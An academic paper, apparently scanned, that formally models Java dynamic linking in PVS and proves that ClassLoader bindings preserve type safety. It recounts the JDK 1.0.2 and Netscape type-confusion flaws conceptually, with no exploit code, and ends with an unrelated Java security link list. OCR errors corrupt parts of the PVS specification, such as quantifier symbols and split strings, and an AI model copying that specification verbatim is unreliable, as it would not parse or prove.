The situation in Java is different from either of the above situations. Java does not have type information available at link time; type checking (that is, byte code verification) is interleaved with dynamic linking. Since the safety of the system relies on **type-safety**, which in turn relies on proper dynamic linking, the linker is critical to security, unlike the Multics case. This paper considers the security-critical interaction of linking and type checking.

3 Informal Problem Statement

The Java **runtime** system may interleave type checking, linking, and program execution [10]. The implementation from **JavaSoft** (and used by **Netscape** in their Web browser) takes advantage of this freedom. Since most implementations of Java are statically typed, we need to be sure that a linking action cannot invalidate the results of previously performed type checking. If linking could invalidate type checking, then a Java system would be vulnerable to a time-of-check-to-time-of-use (**TOCTTOU**) attack.

The potential vulnerability is as follows: an applet is downloaded and verified. Part of the verification procedure involves type checking. An applet is (in general) composed of multiple classes, which can reference each other and **runtime** library components in arbitrary ways (e.g., mutually recursively). The type correctness of the applet depends on the types of these external references to other classes. These classes, if not already present, are loaded during type checking. However, an applet can ask for any arbitrary class to be loaded via a `Class.forName()` call. If a class could load a new class to be used in place of the one it was type checked against, the system would not be type safe. (The actual rules for exactly when Java classes are loaded are very complicated; to make the proofs tractable, we use the simplified system described above.)

The exact correspondence between classes and types is subtle. We use Fisher and Mitchell's **model**[7], where classes are in 1-1 correspondence with **implementation types**, and implementation types are subtypes of interface **types**, which define the externally visible **structure** of the class. (Interface types roughly correspond to Java interfaces.) We say that *A* is a subtype of *B*, written $A \leq B$, if an expression of type *A* can be used in any context where an expression of type *B* is required. Two implementation types are the same iff they have the same name. (In Java, two classes are the same iff they have the same name and the same `ClassLoader` [10].) Two interface types are the same if they are structurally equivalent. Interface **types** fit nicely in *the objects as records model* [1], so we can define structurally equivalent as having the same fields, where corresponding fields have the same type. For an implementation type *Impl*, we write *Impl_{inter}* for the corresponding interface type. The interested reader is referred to Fisher's thesis [6] for more details.

We need to define some standard terms from type-theory before we proceed. Let Γ be a **type context** of the form $\Gamma = \{x_1 :$

$\sigma_1, \dots, \sigma_k : \sigma_k\}$, where each x_i is a distinct identifier (in this case, they represent classes), and each σ is an implementation type. The notation $x : \sigma$ assigns x the type σ . $\Gamma(x) = \sigma$ iff $x : \sigma \in \Gamma$. Define $x_i \sqsubseteq x_j$ iff $x_{i,inter} = x_{j,inter}$.⁵ Define $\Gamma \prec \Gamma'$ when $\forall x \in \Gamma : \Gamma(x) \sqsubseteq \Gamma'(x)$; we call Γ' a *consistent extension* of Γ .

Let M range over Java classes, which are the objects of type checking. We write $\Gamma \vdash M : \tau$ to mean that M has type τ in context Γ ; this is called a *typing judgment*. We assume the following proposition holds:

Proposition 1 *If $\Gamma \vdash M : \tau$ and $\Gamma \preceq \Gamma'$, then $\Gamma' \vdash M : \tau$.*

The justification for this proposition can be found in [14]; it is a combination of Mitchell's (add *hyp*) axiom and his Lemmas 2.2.1 and 2.2.2. The intuitive reading of this proposition is that we can consistently extend the environment without changing typing judgments in a type system that satisfies the proposition. A rigorous proof of this would require a formalization of the Java type system (see [5] for work in this direction), and is beyond the scope of this paper.

The above definitions are all well and good, but how do they relate to security? Consider a user preparing to run a Java applet embedded in a Web page. Their system provides runtime libraries for the applet, which are under the user's control. The applet's code is completely under its author's control, and was compiled and (hopefully!) tested on his system, against his copy of the runtime libraries. The user's Java runtime implementation may supply additional classes that the author doesn't have. The author would like to know that these will not affect the execution of the applet. The user wants to know that once the applet has been verified (i.e., type checked), that the applet cannot do anything (by adding to or changing its type context) that the verifier would have rejected. Thus, we have a mutual suspicion problem. Under the restrictions given above, the programmer and end-user can safely cooperate.

Restriction 1 (Linking) *A program can only change its type context, Γ , to a new type context, Γ' , in a way such that $\Gamma \preceq \Gamma'$.*

In summary, by limiting type context modifications to consistent extensions, we can safely perform dynamic linking in the presence of static type checking. The rest of the paper considers the formalization and proof of this statement, along with the consequences of ignoring this limitation.

4 Informal Discussion

The linking restriction given above is a necessary condition so that linking operations do not break the type safety of a language. The designers of Java provided a very flexible dynamic linking facility when they designed the **ClassLoader** mechanism. The basic system only knows how to load and link code from the local file system, and it exports an interface, in the class **ClassLoader**, that allows a Java program to ask the runtime system to turn an array of bytes into a class. The runtime system does not know where the bytes came from; it merely attempts to verify that they represent valid Java byte code. (The byte code is the instruction set of an abstract machine, and is the standard way of transmitting Java classes across the network.) Each class is tagged with the **ClassLoader**

that loaded it. Whenever a class needs to resolve a symbolic reference, it asks its own **ClassLoader** to map the name it gives to a class object. Our model always passes the **ClassLoader** as an explicit argument; we prove safety for all **ClassLoaders**.

The original Java Development Kit (JDK) implementation (JDK 1.0.2) did not place any restrictions on the behavior of **ClassLoaders**. This led to the complete breakage of type safety, where integers could be used as object references, and vice versa [3]. The type safety failure led to an untrusted applet being able to run arbitrary machine code, thus completely compromising the security of Java applets [4]. After discussion with Sun, language was added to the definition of Java [IO] restricting **ClassLoaders** to safe behavior. Code to implement this restriction (essentially the same as the linking restriction) has not yet shipped, but is expected shortly in JDK 1.1.

The absence of the linking restriction directly led to two problems in the JDK 1.0.2 implementation:

1. A rogue **ClassLoader** can break the semantics of Java by supplying inconsistent mappings from names to classes. In earlier JDK releases, and Netscape Navigator 2.0x, this led to complete compromise of the system.
2. Another bug was found in JDK 1.0.2's handling of array classes. (In Java, all arrays are objects, and suitable class definitions are automatically generated.) It was possible to trick the system into loading a user-defined array class while the program was running, aliasing a memory location as both an object reference and an integer. The static type checking was performed against the real array class, and then the program loaded the bogus array class by its request, which was not a consistent extension of the type context. This bug was in the **AppletClassLoader** supplied by Sun, and exploitable by web applets. This also led to running arbitrary machine code, completely compromising the security of the system.

The PVS specification presented below specifies a simple implementation of dynamic linking. It restricts linking to consistent extensions of the current type context. It shows that all relevant operations invariantly preserve consistency of the type context. It proves that the initial context (here, a cut down version of the Java runtime library) is consistent. The combination of these properties is an inductive proof of the safety of the system.

5 Formal Treatment in PVS

PVS[16]⁶ is the PROTOTYPE VERIFICATION SYSTEM, the current SRI research project in formal methods and theorem proving. PVS has been used to verify many different projects, including a microprocessor[19], floating point division[18], fault-tolerant algorithms[12], and multimedia frameworks[17], by users at SRI and other sites. PVS combines a specification language with a variety of theorem proving tools.

Proposition 1 states that security is preserved if a program is linked and run in a consistent extension of the type context it was compiled in. Any actual implementation of dynamic linking will be quite complex, and it is not obvious that a particular implementation satisfies Proposition 1. This paper builds a model of dynamic linking that is quite similar to the Java implementation, and proves that this model ensures type-safety. By writing a concrete specification in PVS, and proving the desired properties, we get a

⁵The reader familiar with object-oriented type theory might expect the definition of $\sqsubseteq$ to be $x_{i,inter} \leq x_{j,inter}$. However, since Java objects are really object references, and the Java class hierarchy is acyclic (i.e., $\leq$ is a partial order, not just a pre-order) there is no statically sound subtype relation other than equality.

⁶For more information about PVS, see <http://www.csl.sri.com/pvs.html>

specification that looks very much like a functional program, along with a correctness proof. While some specification writers would prefer a more abstract specification (with key properties defined as axioms, and many functions unspecified), we chose to give a very concrete specification, to make it easier to relate to an actual implementation. PVS's proof facilities are strong enough to make this specification verifiable without undue difficulty.

5.1 The PVS Model

It should be noted that the model is fairly closely related to how Sun's Java implementation performs dynamic linking, but it is *not* a model of Java. Certain simplifications were made to Java, and the model fixed design problems observed in the JDK 1.0.2 implementation. Sun has been working on their system as well, and coincidentally certain features are similar, but these are independent designs, and one should be careful not to confuse the results of this paper with any products. This model merely shows that dynamic linking can peacefully co-exist with static typing.

5.1.1 PVS Types

The core structure in the model is the **ClassTable**, which contains two mappings: the first, *an environment* mapping (**Name**, **ClassLoader**) pairs to **ClassIDs**, and the second a *store* mapping **ClassIDs** to **Class** objects. The terms "environment" and "store" are meant to reflect similar structures in programming language semantics. The environment associates names with locations (on a physical machine, memory addresses), and the store simulates RAM. The indirection between (**Name**, **ClassLoader**) pairs and **Classes** exists so that linking does not have to change the environment; it only changes the store. This allows us to show that the environment does not change over time, even if the actual objects that the names are bound to do. Note that we keep a mapping from a (**Name**, **ClassLoader**) pair to a list of **ClassIDs**; the correctness proof is that there is at most one **ClassID** associated with each name, i.e., that this mapping is a partial function. We keep a list of **ClassIDs** instead of a set, so we can tell what order things happened in if anything should ever break. We define a state as safe iff each (**Name**, **ClassLoader**) pair maps to at most one **ClassID**.⁷

We declare **ClassLoader** to be an uninterpreted type with at least one element. The natural model of the Java **ClassLoader** would be a mutually recursive datatype with **Class**, but PVS does not handle the mutual recursion found in the Java implementation conveniently. Since our model only uses the **ClassLoader** as part of the key in the **ClassTable**, it suffices for **ClassLoader** to be uninterpreted.

The **Class** datatype represents classes in our model. A class has either been resolved (i.e., linked), or unresolved, in which case the class has no pointers to other classes, but only unresolved symbols. One might be tempted to use only the resolved constructor, but PVS requires that each datatype have a non-recursive constructor.

The **ClassID** is imported from the identifiers theory. These are merely unique identifiers; currently they are implemented in the obvious fashion using integers. It is better to define a theory for identifiers, so that other representations can be used

⁷The model is defined in a way such that the set of (**Name**, **ClassLoader**) to **ClassID** mappings is monotonically increasing. This property makes the safety definition sufficient. However, a formal proof that the mapping is time-invariant would be nice. This is future work.

later, without changing the proofs. The **ClassIDMap** plays the role of a store in semantics, giving a mapping between **ClassIDs** and **Classes**. **ClassDB** is a pair consisting of the next unused identifier, and a **ClassIDMap**.

We represent objects by the type **Object**, which merely records which class this object is an instance of. While this representation is fairly abstract, it suffices for our proofs.

5.1.2 PVS Implementation

The structure of our model roughly follows Sun's Java Virtual Machine implementation. The major exception is that PVS does not have global variables or mutation, so we explicitly pass the state of the system to each function. We have also rearranged some data structures for ease in modeling.

Primitive Operations The **FindClassIDs** function takes a **ClassTable**, the name of a class, and the requested **ClassLoader**, and returns a list of **ClassIDs**. **FindClass** applies the current store, mapping **ClassIDs** to **Classes**, to the result of **FindClassIDs**.

The **InsertClass** function takes a **ClassTable**, the name and **ClassLoader** of a new class, and the new class, and inserts it into the **ClassTable**. It returns the new **ClassTable**. Note that the insertion generates a new **ClassTable** — it does not destroy the old one. This is a low-level utility function that does not enforce any invariants; those are supplied at a higher level.

The **ReplaceClass** function takes a **ClassTable**, the old and new classes, and the appropriate **ClassLoader**, and updates the store iff the appropriate class is found. It then returns the new **ClassTable**. If no appropriate class is found, it returns the unchanged **ClassTable**.

Class Loading The **define** function is modeled after the Java **defineClass()** function. It takes a **ClassTable**, the name of the new class, the unresolved references of the new class, and a **ClassLoader**. It returns a pair: the new class and the updated class table. No invariants are checked at this level. This corresponds to the Java design, where **defineClass()** is a protected method in **ClassLoader**, and is only called after the appropriate safety checks have been made.

The **loadClass** function plays a role similar to **loadClass()** in a properly operating Java **ClassLoader**. In the Java system, **loadClass()** is the method the runtime system uses to request that a **ClassLoader** provide a mapping from a name to a class object. Our model checks whether the class is provided by the "runtime system," by checking the result of **findSysClass**. We then check whether this **ClassLoader** has defined the class, and return it if so. Otherwise, we define a new class. Since this class could come from anywhere, and contain anything (we assume only valid classes), we tell PVS that some external references exist in the Input: (**cons?**[string]) construction, without specifying any particular external references.

The **linkClass** function, although it plays a supporting role, is defined here because PVS does not allow forward references. The **linkClass** function takes a **ClassTable**, the class to be linked, and the class's **ClassLoader**, and returns the linked class, and the updated **ClassTable**. The linking algorithm is very simple: while there is an unresolved reference, find the class it refers to, (loading it if necessary, which could create a new

`ClassTable`), and resolve the reference. The `linkClass` function only returns “resolved” classes; these may be partially resolved in the recursive calls to `linkClass` during the linking process.

The resolve function is modeled after the Java `resolveClass()` method. It takes a `ClassTable`, class, and class loader, links the class with respect to the given `ClassLoader`, and updates the `ClassTable`. It returns the new `ClassTable`.

Classes Classes have several operations: the ability to create a new instance of the class, ask the name of a class, get a class’s `ClassLoader`, and to load a new class. Loading a new class is the only non-trivial operation; it simply invokes `loadClass`.

The Java runtime system provides several classes that are “special” in some sense: `java.lang.Object` is the root of the class hierarchy, `java.lang.Class` is the class of Class objects, and `java.lang.ClassLoader` defines the dynamic linking primitives. These classes play important roles in the system; we model this behavior by assuming they are pre-loaded at startup.

5.2 The Proofs

This paper offers two contributions: While Proposition 1 is a simple statement, it is a necessary restriction whose importance has been overlooked, especially in the initial design and implementation of Java. The concept, though, is genetic: any language whose type system satisfies Proposition 1 (and most do) can use the results of this paper. Given an operational semantics for the language under inspection, a completely formal safety proof can be constructed. Drossopoulou and Eisenbach’s work[5] is a good beginning, but was not available when this work began. The second contribution is a proof that the requirements of Proposition 1 are satisfied by our model. Here the proofs are discussed at a high level; PVS takes care of the details.

There are three lemmas, two *putative theorems*, labeled as conjectures, and five theorems which establish the result. The putative theorems are checks that the specification conveys the intent of the author. Formal proof of these theorems increases our confidence in the correctness of the specification. The five theorems show that the system starts operation in a safe state, and each operation takes the system from a safe state to a safe state. Since the theorems are universally quantified over class names, classloaders, classes, and class tables, any interleaving of the functions (assuming each function is an atomic unit) is safe. All of the theorems have been formally proven in PVS; here we only present brief outlines of the proofs. The details are all routine, and taken care of by PVS.

5.2.1 Lemmas

MapPreservesLength Map is a function that takes a function and a list, and returns the list that results from applying the function to each element of the list.⁸ `MapPreservesLength` simply asserts that the length of the resulting list equals the length of the argument list. The proof is by induction on the length of the list and the definition of `map`.

⁸Map is a standard function in most functional programming languages. While the standard PVS definition is slightly complicated, it is equivalent to:

```
map(l: list[T], f: function[T -> S]) : RECURSIVE
list[S] = IF null?(l) THEN null ELSE cons(f(car(l)),
map(cdr(l), f)) ENDIF
```

proj1_FindClassIDs This lemma asserts the independence of the environment, mapping (Name, `ClassLoader`) pairs to `ClassID` lists, and the store, mapping `ClassIDs` to `Classes`. The lemma states that for all `ClassTables`, looking up a name in the environment gives the same result no matter what store is supplied. The proof is by induction on the size of the environment. It’s clearly true for the empty environment, and the store is not referenced during the examination of each binding.

safeproj This technical lemma is needed in the proof of `resolveinv`. It states that a safe `ClassTable` is still safe when its store is replaced by an arbitrary store. Since safety is a function of the environment, not the store, this is intuitively obvious. The proof uses the `MapPreservesLength` lemma.

5.2.2 Conjectures

Add This putative theorem was the first one proven, to check our understanding of the specification. It states that looking up a class, after inserting it, returns at least one class. PVS automatically proves this theorem.

Resolve This putative theorem states that linking terminates by producing a class with no unresolved references. (We do not model the failure to find an unresolved reference.) The proof is by induction on the number of unresolved references. Clearly it holds for a completely resolved class, and each recursive call to `linkClass` resolves one class reference.

5.2.3 Theorems

forName_inv This is the first case of the invariant. It states that the `forName` function preserves safety. The proof follows from the lemmas `MapPreservesLength` and `proj1_FindClassIDs`.

Initial-Safe This theorem states that the system initially starts out in a safe state. With the aid of the `string.lemmas` theory, written by Sam Owre, PVS proves this theorem automatically. Since the initial state has finite size, the safety property is very simple to check.

loadClass_inv This is the next case to consider in proving the invariant. It states that the `loadClass` function is safe, in the sense that it will never bind a (Name, `ClassLoader`) pair to a Class if such a binding already exists. The proof is very similar to `forName_inv`.

linkClass_inv This case of the invariant states that `linkClass` preserves safety. The intuitive idea is that `linkClass` only modifies the store, not the environment. The proof is fairly complicated, using `loadClass_inv` as a lemma, proceeds by induction on the number of unresolved references in the class.

resolve_inv This is the last case of the invariant. It states that the resolve operation is safe. This is intuitively obvious, since resolve is the composition of `linkClass` and `ReplaceClass`, neither of which modifies the environment. The proof uses `linkClass_inv` as a lemma, and then does a case split on the result of `FindClassIDs`. If `FindClassIDs` returns a list, the safe-proj lemma leads to the desired result. If `FindClassIDs` returns null, the result is immediate.

6 Implementation and Assurance

This paper has discussed a *model* of dynamic linking, and proven a safety property under one assumption. While this is a nice result, systems in the real world get implemented by humans. A couple of simplifications were made with respect to Java:

1. Class names were assumed to be in canonical form; Java requires mapping “.” to “/” at some point. Since this is not a 1-1 correspondence, it needs to be handled consistently.
2. The fact that array classes (classes with names beginning with a `[]`) have a special form has not been modeled.
3. The failure to locate a class is not modeled. We assume that such a failure will halt program execution, via an unspecified mechanism.

The basic conclusion for implementors is that each class definition must be loaded *exactly* once for each classloader. The simplest way to do this is for the *runtime* system to track which classes have been loaded by which classloaders and only ask a classloader to provide the definition of a class once. We assume that a classloader will either provide a class or fail consistently.

The assurance level of the final system will depend on many factors. We note that our mechanism is conceptually simple, and can be specified in three pages. Our proofs were performed with lists, because they are simple to do inductive proofs on. A *real* implementation would probably use a more efficient data *structure*. However, it should be simple to show that other data structures, e.g., a hash table, satisfy the required properties. The specification contains no axioms, and is essentially a functional program, in the sense that it shows exactly what is to be computed, and so could serve as a prototype implementation. Clearly, though, dynamic linking is part of the trusted computing base for Java and similar systems, and a given system will have an assurance level no higher than *the* assurance of its dynamic linking.

7 Conclusion

This paper presents one of many models for dynamic linking. A formal proof is presented to show that dynamic linking need not interfere with static type checking. While the system presented is not Java, it is closely related, and can serve as a proof-of-concept for Java implementors. Studying the JDK implementation for the purpose of modeling it for this work led to the discovery of a *type*-system failure in JDK 1.0.2 and *Netscape* Navigator 2.02. The proofs presented here were not unduly hard to generate, and greatly improve confidence in the safety of dynamic linking.

8 Acknowledgments

The work reported on in this paper was done while the author was visiting the Computer Science Laboratory at SRI International. The visit was arranged by Peter Neumann and John *Rushby*. Technical assistance, without which this work would not have been possible, was provided by David *Stringer-Calvert*, Natarajan Shankar, and Sam Owre. The content and presentation of this work were greatly enhanced by comments from Andrew *Appel* (Princeton University), Ed *Felten* (Princeton University), Peter Neumann, John *Rushby*, and Natarajan Shankar. I would also like to thank *all* the other members of the laboratory who made my stay a very pleasant and productive experience.

References

- [1] CARDELLI, L. A semantics of multiple inheritance. *Information and Computation* 76 (1988), 138-164.
- [2] CARDELLI, L. Program fragments, linking, and modularization. In *Proceedings 24th ACM SIGPLAN-SIGACT Symposium on the Principles of Programming Languages* (Jan. 1997). To appear.
- [3] DEAN, D., FELTEN, E. W., AND WALLACH, D. S. Java security: From *HotJava* to *Netscape* and beyond. In *Proceedings of the 1996 IEEE Symposium on Security and Privacy* (May 1996), pp. 190-200.
- [4] DEAN, D., FELTEN, E. W., AND WALLACH, D. S. Java security: From *HotJava* to *Netscape* and beyond. In *Computers Under Attack*, P. Denning, Ed., 2nd ed. ACM Press, 1997. To appear.
- [5] DROSSOPOULOU, S., AND EISENBACH, S. Is the Java type system sound? In *Proceedings of the Fourth International Workshop on Foundations of Object-Oriented Languages* (Paris, Jan. 1997). To appear.
- [6] FISHER, K. *Type Systems for Object-Oriented Programming Languages*. PhD thesis, Stanford University, 1996.
- [7] FISHER, K., AND MITCHELL, J. C. On the relationship between classes, objects, and data abstraction. In *Proceedings of the 17th International Summer School on Mathematics of Program Construction* (Marktoberdorf, Germany, 1996). LNCS, Springer-Verlag. To appear.
- [8] GINGELL, R. A., LEE, M., DANG, X. T., AND WEEKS, M. S. Shared libraries in *SunOS*. In *USENIX Conference Proceedings* (Phoenix, AZ, 1987). pp. 131-145.
- [9] GOLDBERG, I., AND WAGNER, D. Randomness and the *netscape* browser. *Dr. Dobbs's Journal* (Jan. 1996).
- [10] GOSLING, J., JOY, B., AND STEELE, G. *The Java Language Specification*. Addison-Wesley, 1996.
- [11] JANSON, P. A. Removing the dynamic linker from the security kernel of a computing utility. Master's thesis, Massachusetts Institute of Technology, June 1974. Project MAC TR-132.
- [12] LINCOLN, P., AND RUSHBY, J. Formal verification of an algorithm for interactive consistency under a hybrid fault model. In *Computer-Aided Verification, CAV '93* (Elounda, Greece, June/July 1993), C. Courcoubetis, Ed., vol. 697 of *Lecture Notes in Computer Science*, Springer-Verlag, pp. 292-304.
- [13] MILNER, R., TOFTE, M., AND HARPER, R. *The Definition of Standard ML*. MIT Press, Cambridge, MA, 1990.
- [14] MITCHELL, J. C. Type systems for programming languages. In *Handbook of Theoretical Computer Science*, J. van Leeuwen, Ed., vol. B: Formal Models and Semantics. Elsevier Science Publishers B.V., 1990, ch. 8.
- [15] ORGANICK, E. *The Multics System: An Examination of its Structure*. MIT Press, Cambridge, Massachusetts, 1972.

- [16] OWRE, S., SHANKAR, N., AND RUSHBY, J. M. User *Guide for the PVS Specification and Verification System*. Computer Science Laboratory, SRI International, Menlo Park, CA, Feb. 1993. Three volumes: Language, System, and Prover Reference Manuals; A new edition for PVS Version 2 is expected in late 1996.
- [17] RAJAN, S., RANGAN, P. V., AND VIN, H. M. A formal basis for structured multimedia collaborations. In *Proceedings of the 2nd IEEE International Conference on Multimedia Computing and Systems* (Washington, DC, May 1995), IEEE Computer Society, pp. 194-201.
- [18] RUESS, H., SHANKAR, N., AND SRIVAS, M. K. Modular verification of SRT division. In *Computer-Aided Verification, CAV '96* (New Brunswick, NJ, July/August 1996). R. Alur and T. A. Henzinger, Eds., vol. 1 LO2 of *Lecture Notes in Computer Science*, Springer-Verlag. pp. 123-134.
- [19] SRIVAS, M. K., AND MILLER, S. P. Formal verification of the AAMP5 microprocessor. In *Applications of Formal Methods*, M. G. Hinchey and J. P. Bowen, Eds., Prentice Hall International Series in Computer Science. Prentice Hall, Hemel Hempstead, UK, 1995. ch. 7. pp. 125-180.
- [20] STROUSTRUP, B. *The Design and Evolution of C++*. Addison-Wesley, 1994.
- [21] WIRTH, N. *Programming in Modula-2*, 2nd ed. Springer-Verlag, 1983.

A The PVS Specification

The PVS Specification language builds on a classical typed higher-order logic. The base **types** consist of **booleans**, real numbers, **rational**s, **integers**, **natural** numbers, lists, and so forth. The primitive type **constructors** include those for forming function (e.g., `[nat -> nat]`), record (e.g., `[# a : nat, b : list [natl #]]`), and tuple types (e.g., `[int, list [nat]]`). PVS terms include constants, **variables**, abstractions (e.g., `(LAMBDA (i : nat) : i * i)`), applications (e.g., `mod (i, 5)`), record constructions (e.g., `(# a : = 2, b : = cons (1, null) #)`), **tuple constructions** (e.g., `(~ 5, cons (1, null))`), function updates (e.g., `f WITH [(2) := 7]`), and record updates (e.g., `r WITH [a := 5, b := cons (3, b(r))]`). Note that the application `a (r)` is used to access the `a` field of record `r`, and the application `PROJ_2 (t)` is used to access the second component of a tuple `t`. PVS specifications are packaged as *theories*.

```
Types : THEORY
BEGIN

IMPORTING stringlemmas, identifiers

ClassLoader : TYPE+

Class : DATATYPE
BEGIN
  resolved(name : string, references : list[string], loader : ClassLoader, linked : list[Class]) :
    resolved?
  unresolved(name : string, references : list[string], loader : ClassLoader) : unresolved?
END Class

ClassID : TYPE = Ident

ClassList : TYPE = list[Class]

ClassIDMap : TYPE = FUNCTION[ClassID -> Class]

ClassDB : TYPE = [ClassID, ClassIDMap]

ClassTable : TYPE = [list[[string, ClassLoader, list[ClassID]]], ClassDB]

Object : TYPE+ = [#cl: Class#]

primordialClassLoader : ClassLoader

mkClass((nm : string), (refs : list[string]), (ldr : ClassLoader)) :
  Class = unresolved(nm, refs, ldr)

bogusClass : Class = mkClass( "", null, primordialClassLoader)

emptyClassTable : ClassTable = (null, (initialID, λ (id : ClassID) : bogusClass))

FindClassIDs((ct : ClassTable), (nm : string), (cldr : ClassLoader)) :
  RECURSIVE list[ClassID] = CASES PROJ_1(ct) OF
    null : null,
    cons(hd, tl) :
      LET tab = PROJ_1(ct), db = PROJ_2(ct)
      IN IF
        PROJ_1(hd) = nm ^
        PROJ_2(hd) =
          cldr
        THEN PROJ_3(hd)
        ELSE
          FindClassIDs((tl, db), nm, cldr)
        ENDIF
      ENDCASES
  MEASURE length(PROJ_1(ct))

FindClass((ct : ClassTable), (nm : string), (cldr : ClassLoader)) :
  ClassList = map(PROJ_2(PROJ_2(ct)), FindClassIDs(ct, nm, cldr))

InsertClass((ct : ClassTable), (nm : string), (cldr : ClassLoader), (cl : Class)) : ClassTable =
  LET old = FindClassIDs(ct, nm, cldr),
    newID = GetNextID(PROJ_1(PROJ_2(ct))),
    newMap = PROJ_2(PROJ_2(ct)) WITH [newID := cl]
```

```

IN (cons((nm, cldr, cons(newID, old)), PROJ_1(ct)), (newID, newMap));

ReplaceClass((ct : ClassTable), (cl, newCl : Class), (cldr : ClassLoader)) : ClassTable =
  LET classDB = PROJ_2(PROJ_2(ct)),
  id = PROJ_1(PROJ_2(ct)),
  tab = PROJ_1(ct),
  cIID = FindClassIDs(ct, name(cl), cldr)
  IN CASES cIID OF cons(hd, tl) : (tab, (id, classDB WITH [hd := newCl])), null : ct ENDCASES

define((ct : ClassTable), (nm : string), (refs : list[string]), (cldr : ClassLoader)) :
  [Class, ClassTable] = LET cl = mkClass(nm, refs, cldr) IN (cl, InsertClass(ct, nm, cldr, cl))

findSysClass((ct : ClassTable), (nm : string)) :
  ClassList = FindClass(ct, nm, primordialClassLoader)

foo : list[string] = cons( " f oo" , null)

Input : (cons?[string])

loadClass((ct : ClassTable), (nm : string), (cldr : ClassLoader)) : [Class, ClassTable] =
  LET local = findSysClass(ct, nm), loaded = FindClass(ct, nm, cldr)
  IN IF null?(local) THEN IF cons?(loaded) THEN (car(loaded), ct)
  ELSE define(ct, nm, Input, cldr)
  ENDIF
  ELSE(car(local), ct)
  ENDIF;

linkClass((ct : ClassTable), (cl : Class), (cldr : ClassLoader)) :
  RECURSIVE [Class, ClassTable] = LET getClass = (λ (n : string) : loadClass(ct, n, cldr))
  IN CASES references(cl) OF
    null :
      IF unresolved?(cl)
      THEN (resolved(name(cl), null, loader(cl), null),
            ct)
      ELSE (cl, ct)
      ENDIF,
    cons(hd, tl) :
      LET (res, newCt) = getClass(hd),
      newCl = CASES cl OF
        unresolved(name,
          references,
          loader) :
          resolved(name, tl,
            loader,
            cons(res, null)),
        resolved(name,
          references,
          loader, linked) :
          resolved(name, tl,
            loader,
            cons(res, linked))
      ENDCASES
      IN linkClass(newCt, newCl, cldr)
  ENDCASES
  MEASURE length(references(cl))

resolve((ct : ClassTable), (cl : Class), (cldr : ClassLoader)) : ClassTable =
  LET (newCl, newCt) = linkClass(ct, cl, cldr) IN ReplaceClass(newCt, cl, newCl, cldr);

forName((ct : ClassTable), (nm : string), (cldr : ClassLoader)) : [Class, ClassTable] =
  CASES FindClass(ct, nm, cldr) OF cons(hd, tl) : (hd, ct), null : loadClass(ct, nm, cldr) ENDCASES

newInstance((cls : Class)) : Object = (#cl := cls#)

getClassLoader((cl : Class)) : ClassLoader = loader(cl)

getName((cl : Class)) : string = name(cl)

jLObjectClass : Class =
  mkClass("java.lang.Object", null, primordialClassLoader)

jClassClass : Class =

```

```

mkClass( " java. lang. Class" ,
        cons( "j ava . lang . Object" , null), primordialClassLoader)

jlClassLoaderClass : Class =
mkClass( "j ava . lang . ClassLoader" ,
        cons( "j ava . lang . Ob j ec t" ,
              cons( " java. lang. Class" , null)),
        primordialClassLoader)

sysClassTable : ClassTable =
  InsertClass(InsertClass(InsertClass(emptyClassTable,
                                     "j ava . lang . Ob j ec t" ,
                                     primordialClassLoader,
                                     jlObjectClass),
                          " java. lang. Class" ,
                          primordialClassLoader, jlClassClass),
              "java. lang. ClassLoader" ,
              primordialClassLoader, jlClassLoaderClass)

ct : VAR ClassTable

nm : VAR string

cldr : VAR ClassLoader

cl : VAR Class

MapPreservesLength : LEMMA
  (∀ (f : FUNCTION[ClassID → Class]), (l : list[ClassID]) :
    length(map(f, l)) = length(l))

proj1_FindClassIDs : LEMMA
  (V (ct : ClassTable), (nm : string), (cldr : ClassLoader), (classdb : ClassDB) :
    FindClassIDs( (PROJ_1 (ct), classdb) , nm, cldr) = FindClassIDs(ct, nm, cldr))

Add: CONJECTURE
  (3 (cll : ClassList) :
    FindClass(InsertClass(ct, nm, cldr, cl), nm, cl&) = cons(cl, cll))

Resolve : CONJECTURE
  (V (cl : Class), (ct : ClassTable), (cldr : ClassLoader) :
    references(PROJ_1 (linkClass(ct, cl, cldr))) = null)

Safe((ct : ClassTable)) : bool =
  (V (nm : string), (cldr : ClassLoader) :
    LET cll = length(FindClass(ct, nm, cldr)) IN cll ≤ 1)

safe_proj : LEMMA
  (∀ ct, (mapping : ClassIDMap) :
    Safe(ct) ⊃ Safe(PROJ_1(ct), (PROJ_1(PROJ_2(ct)), mapping)))

forName_inv : THEOREM (V ct, nm, cldr : Safe(ct) ⊃ Safe(PROJ_2(forName(ct, nm, cldr))))

Initial_Safe : THEOREM Safe(sysClassTable)

loadClass_inv : THEOREM
  (∀ ct, nm, cldr : Safe(ct) ⊃ Safe(PROJ_2(loadClass(ct, nm, cldr))))

linkClass_inv : THEOREM
  (V ct, cl, cldr : Safe(ct) ⊃ Safe(PROJ_2(linkClass(ct, cl, cldr))))

resolve_inv : THEOREM (∀ ct, cl, cldr : Safe(ct) ⊃ Safe(resolve(ct, cl, cldr)))

END Types

```

Attachment L

The Java Security Hotlist


The Java Security Hotlist

A set of links about Java Security put together by Dr. Gary McGraw of Reliable Software (RST). If you have any *links* to suggest, please send e-mail to gem@rstcorp.com. Updated


Quicklinks: [\[Books\]](#) [\[Researchers\]](#) [\[FAQs\]](#)
[\[Papers\]](#) [\[Talks/Articles\]](#) [\[Applets\]](#) [\[Commercial\]](#)
[\[Mostly Harmless\]](#) [\[Bad\]](#)

Annotated Hotlist

Books



Java Security: Hostile Applets, Holes, and Antidotes
Gary McGraw and Ed Felten
John Wiley and Sons



Web Security Sourcebook: A Complete Guide to Web Security
Avi **Rubin**, Daniel Geer, and Marcus Ranum
John Wiley and Sons



E-Commerce Security: Weak Links, Best Defenses
Anup Ghosh
John Wiley and Sons

Research Groups, People, Web sites

<u>Safe Internet Programming</u>	The Princeton Team, pre-emment research group focused on Java Security.
<u>The Java Security Web Site</u>	Splash page for this hotlist. Information On the Java Security book and CD-ROM, article listings, and mailing list.
<u>Java Security at RST</u>	Besides providing this set of links, Dr. Gary McGraw also maintains an RST Java Security page. RST produces a <u>Java coverage tool</u> that is helpful during testing (a key aspect of security).
<u>David Hopwood</u>	David Hopwood, once a student at Oxford and then a Netscape employee, discovered some of Java's flaws that led to attack applets. David is now working on crypto for Java and is a regular contributor to comp.lang.java.security.
